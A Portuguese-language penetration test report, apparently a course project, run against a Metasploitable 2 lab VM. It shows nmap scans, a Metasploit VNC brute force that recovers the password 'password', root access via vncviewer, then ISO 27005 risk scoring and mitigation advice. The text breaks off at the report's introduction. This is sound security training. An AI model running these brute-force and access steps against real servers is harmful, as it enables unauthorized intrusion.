


Configuração das Máquinas Virtuais

Kali Linux


Na máquina virtual Kali, designada como máquina atacante para este projeto e associada ao endereço IP 192.168.100.20, é utilizado o sistema operativo Linux, que serve de base para a preparação e execução das ações dirigidas à máquina alvo.

No que respeita à configuração de hardware da máquina virtual, procede-se ao ajuste da memória base e do processador. A memória base tem a função de armazenar dados e instruções temporárias necessárias ao funcionamento do sistema, enquanto o processador é responsável pela execução dessas instruções. Ambos os componentes influenciam diretamente o desempenho, a rapidez e a eficiência com que as aplicações são executadas.

Importa salientar que é recomendável atribuir uma quantidade superior de memória base e de capacidade de processamento, de forma a minimizar falhas, evitar quebras de desempenho e garantir a execução fluida das ferramentas utilizadas durante o processo.




A máquina atacante está configurada com a rede interna. A rede interna é um modo de conexão que cria uma rede totalmente isolada para máquinas virtuais.




Metasploitable 2

A configuração da máquina virtual Metasploitable 2, também é utilizado o sistema operativo Linux, o processador está por defeito natural do sistema. A máquina Metasploitable 2, para este projeto será designada como máquina vítima, cujo, seu ip é 192.168.100.10.




A máquina vítima na rede, está associada como rede interna, com o propósito de estar em conexão com a máquina atacante e poder estarem em uma rede totalmente isoladas, para a segurança dos equipamentos que operam este projeto.



Para poder realizar o projeto final, testei a conexão entre as duas máquinas virtuais com o comando ping. O comando ping é uma ferramenta de diagnóstico de rede essencial usada para testar a conectividade, latência e acessibilidade entre dois dispositivos utilizando o protocolo ICMP. Ele envia pacotes de dados para um destino e mede o tempo de resposta.

Como representado na imagem, está a haver tráfego de rede entre as duas máquinas, o que consequentemente é um resultado positivo.

A terminal window with a dark background and light text. The window title bar shows 'File Actions Edit View Help'. The terminal content shows a message about a corrupted history file, followed by a prompt where the user enters 'ping 192.168.100.10'. The output shows 18 successful ping packets with various response times. The user then presses Ctrl-C (^C) to stop the command. The terminal then displays '192.168.100.10 ping statistics' and summary statistics: '18 packets transmitted, 18 received, 0% packet loss, time 17047ms' and 'rtt min/avg/max/mdev = 0.392/2.136/4.481/0.952 ms'. The prompt returns to the user.

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~]
$ ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=2.93 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=3.02 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=1.75 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=3.34 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=4.48 ms
64 bytes from 192.168.100.10: icmp_seq=6 ttl=64 time=2.00 ms
64 bytes from 192.168.100.10: icmp_seq=7 ttl=64 time=2.29 ms
64 bytes from 192.168.100.10: icmp_seq=8 ttl=64 time=1.18 ms
64 bytes from 192.168.100.10: icmp_seq=9 ttl=64 time=1.70 ms
64 bytes from 192.168.100.10: icmp_seq=10 ttl=64 time=2.50 ms
64 bytes from 192.168.100.10: icmp_seq=11 ttl=64 time=1.53 ms
64 bytes from 192.168.100.10: icmp_seq=12 ttl=64 time=1.46 ms
64 bytes from 192.168.100.10: icmp_seq=13 ttl=64 time=3.01 ms
64 bytes from 192.168.100.10: icmp_seq=14 ttl=64 time=1.01 ms
64 bytes from 192.168.100.10: icmp_seq=15 ttl=64 time=1.42 ms
64 bytes from 192.168.100.10: icmp_seq=16 ttl=64 time=2.04 ms
64 bytes from 192.168.100.10: icmp_seq=17 ttl=64 time=0.392 ms
64 bytes from 192.168.100.10: icmp_seq=18 ttl=64 time=2.43 ms
^C
 192.168.100.10 ping statistics ---
18 packets transmitted, 18 received, 0% packet loss, time 17047ms
rtt min/avg/max/mdev = 0.392/2.136/4.481/0.952 ms
(kali@kali)~]
$
```

Contexto do projeto

A empresa AethonNeural, Lda., especializada em desenvolvimento de Inteligência artificial, é uma empresa pequena e nova no ramo de IA com cerca de 10 funcionários. A AethonNeural, Lda., suspeita que houve fuga de informações, após a empresa parceira lançar dois projetos idênticos aos da empresa em tempo record. A Administração suspeita que o seu servidor central onde está armazenado os projetos foi invadido, pelo protocolo VNC. O protocolo VNC foi incorporado na empresa devido a recomendações dos CEOS da empresa parceira, a mesma empresa que lançara dois projetos idênticos.

Posto isto, a AethonNeural, Lda., contratou-me como Hacker White para realizar um teste de intrusão no seu servidor central. O objetivo é verificar se um atacante externo conseguiria obter privilégios de administrador (root) e extrair os ficheiros dos projetos através do protocolo VNC.

Simulação de Ataque

Como primeiro passo, tentei recolher informações públicas sobre o servidor central, através da ferramenta spiderfoot, para confirmar que o atacante não tenha obtido acesso através de dados em regime público.

Por se tratar de uma rede interna privada, não foram obtidos resultados. No entanto, esta etapa faz parte da metodologia e seria executada numa auditoria real a IPs públicos.

```
$ spiderfoot -h
usage: sf.py [-h] [-d] [-l IP:port] [-m mod1,mod2,...] [-M] [-C scanID] [-s TARGET] [-t type1,type2,...] [-u {all,footprint,investigate,passive}] [-T] [-o {tab,csv,json}] [-H] [-n] [-r] [-S LENGTH] [-D D]
             [-F type1,type2,...] [-X] [-q] [-v] [-max-threads MAX_THREADS]

Spiderfoot 4.0.0: Open Source Intelligence Automation.

options:
  -h, --help            show this help message and exit
  -d, --debug           Enable debug output.
  -l IP:port            IP and port to listen on.
  -m mod1,mod2,...     Modules to enable.
  -M, --modules         List available modules.
  -C, --correlate scanID Run correlation rules against a scan ID.
  -s TARGET             Target for the scan.
  -t type1,type2,...    Event types to collect (modules selected automatically).
  -u {all,footprint,investigate,passive} Select modules automatically by use case
  -T, --types           List available event types.
  -o {tab,csv,json}     Output format. Tab is default.
  -H, --headers         Don't print field headers, just data.
  -n, --no-newlines     Strip newlines from data.
  -i, --include         Include the source data field in tab/csv output.
  -S LENGTH            Maximum data length to display. By default, all data is shown.
  -D DELIMITER         Delimiter to use for CSV output. Default is ','.
  -f, --filter          Filter out other event types that weren't requested with -t.
  -f type1,type2,...    Show only a set of event types, comma-separated.
  -X, --strict-mode     STRICT mode. Will only enable modules that can directly consume your target, and if -t was specified only those events will be consumed by modules. This overrides -t and -m option
  -q, --quiet           Disable logging. This will also hide errors!
  -v, --version         Display the version of Spiderfoot and exit.
  -max-threads MAX_THREADS Max number of modules to run concurrently.

zsh: corrupt history file /home/kali/.zsh_history
[kali@kali:~]$
[kali@kali:~]$ sf.py -h
usage: sf.py [-h] [-d] [-l IP:port] [-m mod1,mod2,...] [-M] [-C scanID] [-s TARGET] [-t type1,type2,...] [-u {all,footprint,investigate,passive}] [-T] [-o {tab,csv,json}] [-H] [-n] [-r] [-S LENGTH] [-D D]
             [-F type1,type2,...] [-X] [-q] [-v] [-max-threads MAX_THREADS]
sf.py: error: argument -s: invalid choice: 'pass' (choose from all, footprint, investigate, passive)

[kali@kali:~]$
```

No seguimento do processo anterior, utilizei a ferramenta Nmap com a finalidade de executar um mapeamento de redes com a intenção de verificar os serviços ativos e qual o número da porta do protocolo VNC.

Foi descoberto que o protocolo VNC está ativo no servidor da empresa AethonNeural Lda., a sua versão é (protocol 3.3) e o número da sua porta é 5900.

```
(kali@kali)-[~]
$ nmap 192.168.100.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-03 17:43 EDT
Nmap scan report for 192.168.100.10
Host is up (0.00055s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:0F:E8:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.67 seconds

(kali@kali)-[~]
$ nmap -sV -p 5900 192.168.100.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-03 17:44 EDT
Nmap scan report for 192.168.100.10
Host is up (0.0016s latency).

PORT      STATE SERVICE VERSION
5900/tcp  open  vnc      VNC (protocol 3.3)
MAC Address: 08:00:27:0F:E8:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds

(kali@kali)-[~]
$
```

Como a versão do protocolo 3.3 é conhecida por a palavra-passe ser truncada para apenas a 8 caracteres e sem distinção de caracteres maiúsculos e minúsculos, realizei um teste de força bruta na ferramenta Metasploit framework, com uma lista de palavras-passes caracterizada de nível leve, com o intuito de detetar se a palavra-passe do protocolo ativa, seria incompetente para a autenticação.

```
(kali@kali)~$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Use the analyze command to suggest runnable modules for hosts

it looks like you're trying to run a module

+ --[ metasploit v6.4.64-dev ]
+ --[ 2519 exploits - 1296 auxiliary - 431 post ]
+ --[ 1610 payloads - 49 encoders - 13 nops ]
+ --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/vnc_login
msf6 auxiliary(scanner/vnc_login) > show opts
[-] Invalid parameter "opts", use "show -h" for more information
msf6 auxiliary(scanner/vnc_login) > show options
Module options (auxiliary/scanner/vnc_login):

  Name          Current Setting      Required  Description
  -
  ANONYMOUS_LOGIN false                yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS false                no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                    yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false               no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false               no        Add all passwords in the current database to the list
  DB_ALL_USERS      false               no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                no        Skip existing credentials stored in the current database (Accepted: none, user,
  PASSWORD          The password to test
  PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no        File containing passwords, one per line
  Proxies           A proxy chain of format type:host:port[,type:host:port][ ... ] no
  RHOSTS            The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
  RPORT            5900                yes       The target port (TCP)
```

Os comandos utilizados para a operação serviram para definir o alvo como o caso do comando “set RHOSTS” e para definir a lista de passwords mais utilizadas no mundo como o caso do comando “set usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt”.

Seguindo a metodologia de auditorias de cibersegurança, inicializei por a escolha de uma lista de palavras-passes consideradas de nível leve. Esta lista é utilizada com frequência pelos agentes mal-intencionados. A escolha desta lista tem o propósito de informar se a palavra-passe de autenticação do protocolo, é comum e previsível e se se enquadra dentro da lista de mercado de agentes mal-intencionados.

Por fim o resultado obtido é “password”, concluindo que, a palavra-passe é classificada como uma palavra-passe de nível leve e caracterizada como comum e previsível.

Avaliando assim a versão protocol 3.3 usa a palavra-passe com apenas 8 caracteres sem as distinções mencionadas, o que torna extremamente fácil de quebrar com ataques de força bruta modernos.

```

  ANONYMOUS_LOGIN  false      yes      Attempt to login with a blank username and password
  BLANK_PASSWORDS  false      no       Try blank passwords for all users
  BRUTEFORCE_SPEED 5         yes      How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false      no       Try each user/password couple stored in the current database
  DB_ALL_PASS      false      no       Add all passwords in the current database to the list
  DB_ALL_USERS     false      no       Add all users in the current database to the list
  DB_SKIP_EXISTING none      no       Skip existing credentials stored in the current database (Accepted: none, user,
  PASSWORD         no       The password to test
  PASS_FILE        /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt no File containing passwords, one per line
  Proxies          no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS           yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
  RPORT           yes      The target port (TCP)
  STOP_ON_SUCCESS  yes      Stop guessing when a credential works for a host
  THREADS         yes      The number of concurrent threads (max one per host)
  USERNAME        no       A specific username to authenticate as
  USERPASS_FILE   no       File containing users and passwords separated by space, one pair per line
  USER_AS_PASS    no       Try the username as the password for all users
  USER_FILE       no       File containing usernames, one per line
  VERBOSE         yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc_login) > set RHOSTS 192.168.100.10
RHOSTS => 192.168.100.10
msf6 auxiliary(scanner/vnc_login) > set usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt
[!] Unknown datastore option: usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.


OPTIONS:
  -c, --clear      Clear the values, explicitly setting to nil (default)
  -g, --global     Operate on global datastore variables
  -h, --help       Help banner.

msf6 auxiliary(scanner/vnc_login) > run
[*] 192.168.100.10:5900 - 192.168.100.10:5900 - Starting VNC login sweep
[*] 192.168.100.10:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.100.10:5900 - 192.168.100.10:5900 - Login Successful: :password
[*] 192.168.100.10:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc_login) >
```


Em conclusão, através da máquina atacante, inseri o comando vncviewer mais o ip alvo. O vncviewer é uma ferramenta de visualização remota ligada ao protocolo VNC, que permite visualizar e interagir na interface gráfica no servidor de outro host. Ao tentar aceder ao vncviewer foi-me pedido a palavra-passe, cujo, a palavra-passe introduzida “password” foi autenticada com sucesso.

Já dentro do sistema do servidor da empresa AethonNeural, Lda., no terminal introduzi o comando “whoami” que tem como função identificar o tipo de usuário que está dentro da sessão do servidor. Como resposta obtida “root” em linguagem técnica refere-se que estou identificado como administrador do sistema.

A avaliação que atribuo é que existe uma probabilidade grande de a empresa parceira ter acedido aos projetos devido à versão (protocol 3.3) ser vulnerável e a palavra-passe ser uma credencial altamente vulnerável o que permite, ao conectar ao servidor, qualquer usuário ser administrador do sistema, poder aceder e extrair ficheiros para outro dispositivo.



Identificação do cenário de risco

Ativo: Servidor central da empresa AethonNeural, Lda., (contém os projetos empresariais).

Ameaça: Invasão por vulnerabilidade de versão do protocolo VNC

Vulnerabilidade: Versão desatualizada (protocol 3.3), suscetíveis a invasões.

Vulnerabilidade: Credencial Insegura

Análise de risco

No referendo cenário, realizei uma análise quantitativa, com a estrutura da família ISO 27000, em específico a estrutura ISO/IEC 27005.

Atribuo valores de 1 a 5 para a Probabilidade e para o Impacto. O Nível de Risco é o resultado da multiplicação destes dois valores.

Considero o nível de risco de 0-10 baixo/ 10-15 moderado/ 15-19 Muito Alto/ 20> crítico

A vulnerabilidade referente a análise de risco é a versão desatualizada do protocolo VNC, suscetível a invasões.

Elemento	Avaliação
Probabilidade	4(alto)
Impacto	5 (alto)
Nível de risco	20 (Muito Alto)

A vulnerabilidade referente a análise de risco é Credencial insegura.

Elemento	Avaliação
Probabilidade	5(alto)
Impacto	5 (alto)
Nível de risco	25 (crítica)

A versão atual do Protocolo VNC tem um Impacto (alto)/Probabilidade (alto). Considero assim um nível de risco Muito Alto.

A Credencial do atual Protocolo VNC tem um Impacto (alto)/Probabilidade (alto). Considero assim um nível de risco Crítico.

Avaliação de riscos

Com base na análise quantitativa efetuada, estabeleceu-se a seguinte ordem de prioridade para o tratamento dos riscos identificados.

Prioridade 1- Credenciais Inseguras: A vulnerabilidade associada à credencial de autenticação é classificada como crítica e deve ser a primeira a ser mitigada. Por representar um risco inaceitável para a continuidade do negócio e ser uma correção de baixa complexidade técnica, a sua correção deve ser imediata através da implementação de uma política de senhas fortes.

Prioridade 2- Protocolo VNC desatualizado: A utilização da versão 3.3 do protocolo VNC é considerada um risco muito alto. A recomendação passa pela atualização imediata para uma versão segura. Esta operação é considerada de alta eficácia, permitindo reduzir os riscos residual de “Muito Alto” para “Baixo”, alinhando o servidor central com as melhores práticas de segurança.

Monitorização contínua

Considero necessária a ordem prática de monitorização contínua, com o propósito de realizar auditorias no formato mês a mês. Com esse objetivo é possível verificar a eficácia e a importância dos controlos implementados, bem como obter informações adicionais de melhorias e de identificar riscos emergentes.

Para efeitos de sistema de gestão de risco e de segurança da informação conforme a norma internacional ISO 27005. Considero necessária a implementação da mesma na empresa AethonNeural, Lda., com a finalidade de proteger a segurança da informação.

Recomendação de mitigação

Com base nos resultados da auditoria, recomendo a empresa a AethonNeural, Lda., realizar uma arquitetura de separação de rede pública e privada através de firewall e IPS (Sistema de Prevenção de Intrusões). Bem como a adoção dos domínios e controlos da ISO/IEC 27001 e ISO/IEC 27002.

A arquitetura de separação de rede pública e privada, tem como destino criar uma rede privada com a implementação de uma firewall entre a rede pública e privada. A configuração da firewall é ativada através do servidor e deve permitir quais os endereços IP's podem aceder ao servidor. É vital bloquear tudo o resto por padrão. Esta configuração tem em síntese que qualquer agente malicioso consiga entrar na rede privada, não irá conseguir aceder ao servidor por configurações destinadas. Resultando de um objetivo fracassado ao protocolo VNC.

O IPS (Sistema de Prevenção de Intrusões) é adicionado com o objetivo de ajudar a firewall, ele ficará por trás da firewall.

Este é um mecanismo de segurança avançado que analisa o tráfego de rede à procura de comportamentos suspeitos de agentes maliciosos. Se um agente malicioso conseguir mascarar o seu ip com o ip que está configurado na firewall, ao tentar aceder às portas abertas na rede e agir de forma suspeita (forçar passwords ou enviar comandos inválidos) o IPS imobiliza-o o ip de imediato.

Deste modo o IPS irá preservar o protocolo VNC em três cenários críticos:

- **Bloqueio de varreduras:** Se agentes maliciosos tentarem mapear a rede com o intuito de descobrir serviços abertos, o IPS identifica a varredura e bloqueia-o de imediato.
- **Prevenção de ataques de força bruta:** Quando um padrão de tentativas repetitivas de autenticação é identificado, o IPS irá cortar a ligação com o atacante no mesmo instante.
- **Bloqueio de exploits:** O IPS analisa o interior do pacote, reconhece o código malicioso e destrói o pacote antes que ele chegue ao servidor.

A Ativação do IPS é realizada dentro da firewall. A firewall contém um módulo de ativação do IPS.

Lista de domínios e controlos sugeridos:

Os domínios e os controlos existentes nessas estruturas aplicáveis serão cruciais para a proteção da empresa. Assim sugerindo o **domínio A.9 Controlo de acesso e o controlo A9.2.3 gestão de privilégio de acesso**. Como o atacante obteve acesso “root”, o objetivo de controlo seria assegurar o acesso a utilizadores autorizados e impedir acesso não autorizados a sistemas e serviços. O que é fundamental para restringir escaladas de privilégios.

O **domínio A9 Controlo de acesso e controlo A9.4.3 sistema de gestão de palavra-passe**. Este controlo aborda diretamente a vulnerabilidade da palavra-passe insegura. A implementação deste controlo forçaria senhas mais robustas e políticas de gestão de palavras-passes.

Domínio A.12 Segurança das operações e controlo A.12.3.1 cópias de segurança da informação. Este controlo garante que cópias de segurança da informação, software e imagens de sistemas sejam feitas e testadas regularmente, protegendo contra perdas acidentais ou maliciosas.

Domínio A.12 Segurança das operações e controlo A.12.4.3 registo de administração e operação. Este controlo é fundamental para auditorias, a capacidade de monitorizar e rever os registos de atividades de administradores e operadores é vital para detetar atividades suspeitas, investigar incidentes e garantir a responsabilização. Isto permitiria identificar quem a cedeu ao protocolo VNC e o que realizou.

Domínio A.12 Segurança das operações e controlo A.12.6.1 gestão das vulnerabilidades técnicas. Este controlo refere-se à gestão de vulnerabilidades dos sistemas de informação e à realização das atualizações necessárias, é um controlo diretamente aplicável para a vulnerabilidade da versão protocolo 3.3 em concreto.

Domínio A.13 Segurança das comunicações e controlo A.13.1.1 controlo de rede. Este controlo garante que as redes sejam geridas e controladas para proteger a informação nos sistemas e aplicações. Isto incluiria a segmentação da rede, firewalls e a proteção de serviços como o protocolo VNC, através de VPNs ou restrições de acesso.

Domínio A.14 Aquisição, desenvolvimento e manutenção dos sistemas de informação e controlo A.14.2.2 procedimento de controlo de mudança de sistemas. Este controlo garante a prevenção de futuras vulnerabilidades. O facto de o VNC ter sido incorporado por “recomendações” sem uma análise de segurança prévia aponta para a falta de um controlo de mudanças de sistemas. Este controlo assegura que as alterações aos sistemas e serviços sejam controladas e testadas, assim evitando a introdução de novas vulnerabilidades.

Domínio A.16 Gestão de incidentes de segurança da informação e controlo A16.1.3 notificação de vulnerabilidade de segurança/ Domínio a.16 Gestão de incidentes de segurança da informação e controlo a.16.1.5 resposta a incidentes de segurança da informação. Estes controlos focam-se na resposta imediata e eficaz nas falhas de segurança, formam uma base sólida para a gestão de incidentes, garantindo que a empresa não só planeia como também executa a resposta a incidentes.

Relatório

Relatório Executivo de Auditoria de Segurança: Vulnerabilidades Críticas no Servidor Central da AethonNeural, Lda.

Data: 19 de maio de 2026

Autor: João Félix

Sumário executivo

Este relatório apresenta os resultados de uma auditoria de segurança realizada ao servidor central AethonNeural, Lda., motivada por suspeitas de fuga de informação, a auditoria revelou duas vulnerabilidades críticas: uma versão desatualizada do protocolo VNC (protocol 3.3) e o uso de uma credencial insegura (“password”). Estas falhas permitiram a obtenção de acesso “root” ao servidor. Demonstrando um comprometimento de dados sensíveis.

As recomendações apresentadas incluem a adoção de uma rede robusta com firewall e IPS, alinhadas com as normas das estruturas da família ISO 27000, especificamente a estrutura ISO/IEC 27001, estrutura ISO/IEC 27002 e auditorias no formato mês a mês.

Introdução e contexto

